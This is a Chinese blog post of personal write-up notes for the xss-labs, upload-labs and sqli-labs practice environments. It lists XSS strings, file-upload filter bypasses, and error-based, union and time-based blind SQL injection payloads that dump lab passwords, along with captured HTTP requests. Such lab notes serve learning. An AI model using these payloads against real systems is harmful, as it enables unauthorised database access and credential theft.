

labs_writeup

原创

[Jerem1ah](#) 已于 2022-02-26 21:11:07 修改 1855 收藏

文章标签: [web安全](#) [安全](#) [php](#)

于 2022-02-26 20:59:03 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_46266956/article/details/123155867

版权

xss-labs writeup

注入

```
标签<script></script>
onclick="javascript:alert(1);" onkeydown=""
<a href="javascript:alert(1)">abc<a>
type="hidden"
```

过滤-绕过

```
大小写绕过
重写绕过
```

upload-labs writeup

各关卡知识点:

1. 前端js对php后缀的限制
2. 对content-type的限制
3. 后缀绕过phtml
4. .htaccess的借助
5. .htaccess的借助, 大小写
6. 后缀中加空格绕过!!!!!!! 纯大写的后缀绕过
7. 后缀中加.绕过
labs7.php, 提示上传出错, labs7.jpg, 成功上传并且改文件名字了
但提示没说限制.htaccess, 但是不能上传
8. 后缀中加::\$DATA绕过
9. .空格.的绕过!!!!!!! ::\$DATA上传成功了!!
10. 后缀双写绕过
理论来说应该是. .但是无法上传啊??
11. 双写绕过!!!!!!!

sql-labs write up

安全就是这么狗

卧槽!!!

原来不是我下的sqli-labs文件有问题

原来不是我的hackbar有问题

原来不是我的php函数出问题了

原来我的数据库没问题

当我吧payload的内容直接写到php文档上不出问题

当我直接在浏览器注入时就出问题

仔细对比一下写入的txt文档内容的时候我才发现'变成了',这尼玛原来我的php帮我防sql注入了!!!! 操

php5.2.17配置了php.ini的函数为Off依然解决不了问题,

换了个版本, php5.6.9卧槽!! 瞬间解决问题,

(我当初下php版本时为嘛下哪个?!?!)

一个php版本的问题, 拖了我2-3周没好好学sql注入了

易错点-我的误区


```
-1' union select 1,2,3--+
```

```
1' order by 3--+
```


分清正负号很关键

开始吧,

labs1-单引号字符型



labs2-整形



labs3-(")字符型

Welcome Dhakkan

Your Login name:2

Your Password:Dumb,I-kill-you,p@ssword,crappy,stupidity,genious,mob!le,admin,admin1,admin2,admin3,dumbo,admin4

SQLI DUMB SERIES-3

CSDN @Jerem1ah

labs4—加双引号的类型

Welcome Dhakkan

Your Login name:2

Your Password:Dumb,I-kill-you,p@ssword,crappy,stupidity,genious,mob!le,admin,admin1,admin2,admin3,dumbo,admin4

SQLI DUMB SERIES-4

CSDN @Jerem1ah

labs5—双注入单引号字符型

可以用报错注入1' and updatexml(1,concat(0x5e,(select group_concat(password) from security.users),0x5e),1) --+

substr((),1)用于字符显示不全的题目;

Welcome Dhakkan

XPATH syntax error: '^Dumb,I-kill-you,p@ssword,crappy'

SQLI DUMB SERIES-5

CSDN @Jerem1ah

labs6—双注入双引号字符型

Welcome Dhakkan

XPATH syntax error: '^Dumb,I-kill-you,p@ssword,crappy'


SQLI DUMB SERIES-6

CSDN @Jerem1ah

labs7----额闯不过去，，，文件就是写不到路径里，搞了一下午了

labs8-盲注就这样得依靠外力

爆库成功



接着借助外了


labs9—时间盲注（好麻烦—去学sqlmap了

?id=1' and if(left(database()),8)='security' , sleep(3), 1) --+

爆库成功的标志，时间延迟了

s/Less-9/?id=1' and if(left(database()),8)='security' , sleep(3), 1) --+

ad-labs




labs10—同9一样麻烦

?id=1" and if(left(database()),8)='security' , sleep(3), 1) --+


爆库成功的标志，

sqlmap比较好




labs11—登录能成功，但回显不了想要的

!!!!!!!!!!!! 牛逼成功了，（为什么hackbar里post不成功，要抓包才成功



Your Login name: 1
Your Password: 0,0,0,0,0,0,0,admin,0,0,0,0,0

labs12-和11差不多



Your Login name: 1
Your Password: 0,0,0,0,0,0,0,admin,0,0,0,0,0

labs13-和11差不多

adminsdn') and updatexml(1,concat(0x7e,(select group_concat(password) from security.users),0x7e),1) --



XPATH syntax error: '~0,0,0,0,0,0,0,admin,0,0,0,0,0~'

labs14-和11差不多

admin123" and extractvalue(1,concat(0x7e,(select group_concat(password) from security.users))) and "



XPATH syntax error: '~0,0,0,0,0,0,0,admin,0,0,0,0,0'

labs15-和9差不多

uname=admin' and if(left(database(),8)='security',sleep(5),1)+&passwd=admin&submit=Submit

时间延迟爆库成功了,就和9差不多了

```
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 uname=admin' and
  if(left(database(),8)='security',sleep(5),1)--+&passwd=admin
  &submit=Submit
```




labs16—和9差不多

labs17—报错类型


算是成功了

```
2 Cookie: PHPSESSID=8rg8km6deghfolsr80ousu6tc8
3 Upgrade-Insecure-Requests: 1
4 Sec-Fetch-Dest: document
5 Sec-Fetch-Mode: navigate
6 Sec-Fetch-Site: same-origin
7 Sec-Fetch-User: ?1
8
9 uname=admin&passwd=11' and updatexml(1,concat(0x7e,(select
  password from /select password from users where
```




18, 19, 20主要是请求头的一些注入相关的

labs18—user Agent



labs19—referer

报错注入一下子就过去了，另一个怎么就是成功不了



**1,2,(updatexml(1,concat(0x7e, (select
group_concat(password) from
security.users),0x7e),1))# and expires: Fri
25 Feb 2022 - 18:17:54
Issue with your mysql: XPATH syntax error: '~Dumb,I-
kill-you,p@ssword,crappy'**